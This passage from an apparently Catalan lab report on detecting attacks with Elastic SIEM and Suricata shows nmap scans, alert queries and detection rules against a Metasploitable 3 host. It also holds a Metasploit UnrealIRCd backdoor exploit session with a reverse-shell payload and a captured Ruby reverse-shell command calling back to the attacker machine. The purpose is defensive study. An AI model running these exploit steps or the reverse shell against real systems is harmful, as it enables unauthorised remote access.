
Captura 69: Signal d'utilització nc



Captura 70: Port scan

```
kali@kali: ~  
root@kali:~# nmap 192.168.43.103  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-12 06:50 EDT  
Nmap scan report for 192.168.43.103  
Host is up (0.00042s latency).  
Not shown: 992 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp   open  microsoft-ds  
631/tcp   open  ipp  
3000/tcp  closed ppp  
3306/tcp  open  mysql  
8181/tcp  open  intermapper  
MAC Address: 00:0C:29:CE:BC:F3 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 4.63 seconds  
root@kali:~#
```

Captura 71: Alerta de port scan



Captura 72: Consulta de port scan

Port Scan Description Notes 0 Last 24 hours Show dates Refresh

suricata.eve.alert.category: "Potentially Bad Traffic" AND suricata.eve.alert.metadata.former_category: "HUNTING"
 OR
 suricata.eve.alert.category: "Attempted Information Leak" AND suricata.eve.alert.metadata.former_category: "HUNTING"


Drop here to build an OR query

Filter Search KQL Raw events


+ Add filter

Columns	@timestamp ↓	message	event.category	event.action	host.name	source
	Apr 12, 2020 @ 12:50:48.041	Potentially Bad Traffic	network_traffic	—	suricata.mistic.lab	192.
		# 2010936 ET SCAN Suspicious inbound to Oracle SQL port 1521 http://doc.emergingthreats.net/2010936				
	Apr 12, 2020 @ 12:50:48.041	Source 192.168.43.142 : 40275 (100.00%) 60B 1 pkts > Destination 192.168.43.103 : 1521 (0.00%) 0B 0 pkts <				
	Apr 12, 2020 @ 12:50:47.940	Potentially Bad Traffic	network_traffic	—	suricata.mistic.lab	192.
		# 2010936 ET SCAN Suspicious inbound to Oracle SQL port 1521 http://doc.emergingthreats.net/2010936				
	Apr 12, 2020 @ 12:50:47.940	Source 192.168.43.142 : 40274 (100.00%) 60B 1 pkts > Destination 192.168.43.103 : 1521 (0.00%) 0B 0 pkts <				

Captura 73: Creació de regla port scan 1



Captura 74: Creació de regla port scan 2



Captura 75: Creació de regla port scan 3

The screenshot shows the 'Create' page for a signal detection rule. It is divided into two main sections: 'About rule' and 'Schedule rule'.

About rule section:

- Name:** Port_Scan
- Description:** Possible scan de Ports.
- Severity:** Medium
- Risk score:** 60
- Investigate detections using this timeline template:** Default blank timeline
- Tags:** Custom, Suricata

Schedule rule section:

- Runs every:** 5 Minutes
- Additional look-back time (Optional):** 1 Minutes

At the bottom, there are two buttons: 'Create rule without activating it' and 'Create & activate rule'.

Captura 76: Signal de port scan

The screenshot shows the 'Signals (SIEM Detections)' page. It features a search bar, filters, and a 'Refresh' button. The main content is divided into two parts: a 'Signal count' chart and a 'Signals' table.

Signal count chart:

- Stacked by: signalRule.risk_score
- Showing: 12 signals
- Legend: 60 (7), 21 (0), 47 (0)

Signals table:

Timestamp	Rule	Version	Method	Severity	Risk Score	event.module	event.action	event.category
Apr 12, 2020 @ 13:28:30.491	Port_Scan	1	query	medium	60	suricata	—	network_traffic
Apr 12, 2020 @ 13:28:30.491	Port_Scan	1	query	medium	60	suricata	—	network_traffic


8.2.2.6. Anàlisi d'atacs

8.2.2.6.1. Metasploitable 3: Ubuntu 14


Captura 77: Realització del nmap

```
kali@kali: ~  
kali@kali:~$ nmap -sV -Pn -T4 -p 1-65535 -oX metasploitable3.xml 192.168.43.103  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-13 06:45 EDT  
Nmap scan report for 192.168.43.103  
Host is up (0.0050s latency).  
Not shown: 65525 filtered ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          ProFTPD 1.3.5  
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.7  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
631/tcp   open  ipp          CUPS 1.7  
3000/tcp  closed ppp  
3306/tcp  open  mysql        MySQL (unauthorized)  
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))  
6697/tcp  open  irc          UnrealIRCd  
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))  
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 94.38 seconds  
kali@kali:~$
```

Captura 78: Elastic SIEM detecció d'alarmes



Captura 79: Elastic SIEM detecció signal



Captura 80: Elastic SIEM detall d'alarma

@timestamp ↓	event.module	event.dataset	event.category	event.severity	observer.name	hostName	me
<input type="checkbox"/>	# source.bytes	429					
<input type="checkbox"/>	# source.ip	192.168.43.142					
<input type="checkbox"/>	# source.packets	4					
<input type="checkbox"/>	# source.port	41108					
<input type="checkbox"/>	suricata.eve.alert.category	Web Application Attack					
<input type="checkbox"/>	# suricata.eve.alert.gid	1					
<input type="checkbox"/>	suricata.eve.alert.metadata.created_at	2010_07_30					
<input type="checkbox"/>	suricata.eve.alert.metadata.updated_at	2010_07_30					
<input type="checkbox"/>	# suricata.eve.alert.rev	15					
<input type="checkbox"/>	suricata.eve.alert.signature	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)					
<input type="checkbox"/>	# suricata.eve.alert.signature_id	2009358					
<input type="checkbox"/>	suricata.eve.event.type	alert					
<input type="checkbox"/>	suricata.eve.flow.id	1185429281815791					
<input type="checkbox"/>	suricata.eve.http.content.type	text/html					
<input type="checkbox"/>	suricata.eve.http.protocol	HTTP/1.1					
<input type="checkbox"/>	suricata.eve.in.face	ens33					

25 of 102 External alerts

Load more

Updated 1 minute ago

Captura 81: Elastic SIEM: Detecció de paquets de PacketBeat

@timestamp ↓	message	host.name	event.module	event.dataset	event.action	user.name	sou
Apr 13, 2020 @ 12:47:29.212	—	metasploitable3-ub1404	—	flow	network_flow	—	19
133.562148ms			16KB	14 pkts	tcp	1:YUKjvNMFKmKSOQnqB8pPAGUck=	
Apr 13, 2020 @ 12:47:27.824			Source	Destination			
Apr 13, 2020 @ 12:47:27.957			192.168.43.142 : 57820	192.168.43.103 : 3500	(3.48%) 570B	8 pkts	
					(96.52%) 15.4KB	8 pkts	
Apr 13, 2020 @ 12:47:29.212	—	metasploitable3-ub1404	—	flow	network_flow	—	19
133.581698ms			1.2KB	10 pkts	tcp	1:LqwpRdbfOXArw6Oq5r7mgOxIsY=	
Apr 13, 2020 @ 12:47:27.824			Source	Destination			
Apr 13, 2020 @ 12:47:27.957			192.168.43.142 : 57822	192.168.43.103 : 631	(28.80%) 366B	5 pkts	
					(71.20%) 1.1KB	5 pkts	
Apr 13, 2020 @ 12:47:29.212	—	metasploitable3-ub1404	—	flow	network_flow	—	19
133.560504ms			1.4KB	9 pkts	tcp	1:rI0g05ZPMFjDdOibqYefkbEHWLs=	
Apr 13, 2020 @ 12:47:27.824			Source	Destination			
Apr 13, 2020 @ 12:47:27.957			192.168.43.142 : 46518	192.168.43.103 : 8181	(24.80%) 366B	5 pkts	
					(75.10%) 1.1KB	4 pkts	
Apr 13, 2020 @ 12:47:29.212	—	metasploitable3-ub1404	—	flow	network_flow	—	19
112.406355ms			23.1KB	17 pkts	tcp	1:bawikN49fpGHVuzZSXbrFUDWvgPs=	
Apr 13, 2020 @ 12:47:27.711			Source	Destination			
Apr 13, 2020 @ 12:47:27.824			192.168.43.142 : 57814	192.168.43.103 : 3500	(3.30%) 782B	9 pkts	
					(96.70%) 22.4KB	8 pkts	

25 of 18578 Events

Load more

Updated 2 minutes ago


Captura 84: Llistar serveis del Metasploit framework

```
kali@kali: ~  
msf5 > services  
Services  
-----  
host      port  proto  name      state  info  
-----  
192.168.43.103 21    tcp    ftp        open   ProFTPD 1.3.5  
192.168.43.103 22    tcp    ssh        open   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 Ubuntu Linux; protocol 2.0  
192.168.43.103 80    tcp    http       open   Apache httpd 2.4.7  
192.168.43.103 445   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WORKGROUP  
192.168.43.103 631   tcp    ipp        open   CUPS 1.7  
192.168.43.103 3000  tcp    ppp        closed  
192.168.43.103 3306  tcp    mysql      open   MySQL unauthorized  
192.168.43.103 3500  tcp    http       open   WEBrick httpd 1.3.1 Ruby 2.3.7 (2018-03-28)  
192.168.43.103 6697  tcp    irc        open   UnrealIRCd  
192.168.43.103 8181  tcp    http       open   WEBrick httpd 1.3.1 Ruby 2.3.7 (2018-03-28)  
msf5 > █
```


Captura 85: Exploit unreal_ircd_3281_backdoor

```
kali@kali: ~  
+ -- --=[ 558 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]  
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.43.103  
rhost => 192.168.43.103  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697  
rport => 6697  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby  
payload => cmd/unix/reverse_ruby  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.43.142  
lhost => 192.168.43.142  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 2345  
lport => 2345  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run  
[*] Started reverse TCP handler on 192.168.43.142:2345  
[*] 192.168.43.103:6697 - Connected to 192.168.43.103:6697...  
      :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...  
[*] 192.168.43.103:6697 - Sending backdoor command...  
[*] Command shell session 1 opened (192.168.43.142:2345 -> 192.168.43.103:37534) at 2020-03-28 12:00:00  
whoami  
boba_fett  
hostname  
metasploitable3-ub1404  
█
```


Captura 86: No alarma de l'unreal_ircd_3281_backdoor



Captura 87: Processos no comuns de l'unreal_ircd_3281_backdoor 1



Captura 88: Processos no comuns de l'unreal_ircd_3281_backdoor 2



Captura 89: Timeline del port 2345 unreal_ircd_3281_backdoor 1

The screenshot shows a SIEM interface with a search filter for 'destination.port: "2345"'. The main table displays network traffic events:

Timestamp	Message	Event Category	Event Action	Host Name	Source
Apr 14, 2020 @ 19:31:39.323	Source: 192.168.43.103 : 37534	network_traffic	Destination: 192.168.43.142 : 2345	metasploitable3-ub1404	192.168.43.103
Apr 14, 2020 @ 19:32:50.002	Source: 192.168.43.103 : 37534	network_traffic	Destination: 192.168.43.142 : 2345	metasploitable3-ub1404	192.168.43.103
Apr 14, 2020 @ 19:32:40.003	Source: 192.168.43.103 : 37534	network_traffic	Destination: 192.168.43.142 : 2345	metasploitable3-ub1404	192.168.43.103
Apr 14, 2020 @ 19:31:39.323	Source: 192.168.43.103 : 37534	network_traffic	Destination: 192.168.43.142 : 2345	metasploitable3-ub1404	192.168.43.103
Apr 14, 2020 @ 19:31:59.049	Source: 192.168.43.103 : 37534	network_traffic	Destination: 192.168.43.142 : 2345	metasploitable3-ub1404	192.168.43.103

Captura 90: Timeline del port 2345 unreal_ircd_3281_backdoor 2

The screenshot shows the details of a network traffic event. The event details table is as follows:

Field	Value
agent.type	filebeat
agent.version	7.6.2
destination.address	192.168.43.142
destination.bytes	354
destination.ip	192.168.43.142
destination.packets	5
destination.port	2345
ecs.version	1.4.0
event.category	network_traffic
event.created	Apr 14, 2020 @ 19:42:06.139
event.dataset	suricataeve
event.duration	19s 726ms
event.end	Apr 14, 2020 @ 19:31:58.535

Captura 91: Timeline del procés ruby unreal_ircd_3281_backdoor

The screenshot shows a search filter for 'host.name: "metasploitable3-ub1404" AND not event.category: "network_traffic"'. The main table displays process events:

Timestamp	Message	Event Category	Event Action	Host Name	Source IP
Apr 14, 2020 @ 19:31:44.160	Process ruby (PID: 2496) by ...	process_ruby	started process	metasploitable3-ub1404	192.168.43.103

The event details show the following information:

- Process: ruby (PID: 2496)
- User: boba_fett
- Command: /opt/unrealircd/Unreal3.2 started process >. ruby (2496) ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.43.142":"2345");while(c=gets){IO.popen(cmd,"r")||c.print io.read;end}'
- Parent Process: 9e0f7073b2d9c836a806ad0e16ce626cb0541ff0
- Process ruby (PID: 2496) by user boba_fett STARTED

Captura 92: Regla de detecció unreal_ircd_3281_backdoor

Define rule

Index patterns: auditbeat-*

Custom query: process.args: ruby and process.args: "-rsocket"

About rule

Name: BackDoor-Ruby

Description: BackDoor-Ruby

Severity: Critical

Risk score: 80

Investigate detections using this timeline template: Default blank timeline

Tags: Backdoor, Linux, Ruby

3 Schedule rule

Runs every: 5 Minutes

Rules run periodically and detect signals within the specified time frame.

Captura 93: Signal d'unreal_ircd_3281_backdoor

Signal count

Showing: 2 signals

Stack by: signal.rule.risk_score

Timeline: 04-15 16:45 to 04-15 17:15


Signals

Showing 2 signals | Selected 0 signals | Close selected | Select all 2 signals


	@timestamp ↓	Rule	Version	Method	Severity	Risk Score	event.module	event.action	event.category
<input type="checkbox"/>	Apr 15, 2020 @ 17:14:09.264	BackDoor-Ruby	2	query	critical	80	system	process_stopped	—
<input type="checkbox"/>	Apr 15, 2020 @ 17:14:09.264	BackDoor-Ruby	2	query	critical	80	system	process_started	—

8.2.2.6.1.2.
Captura 94: Web servidor

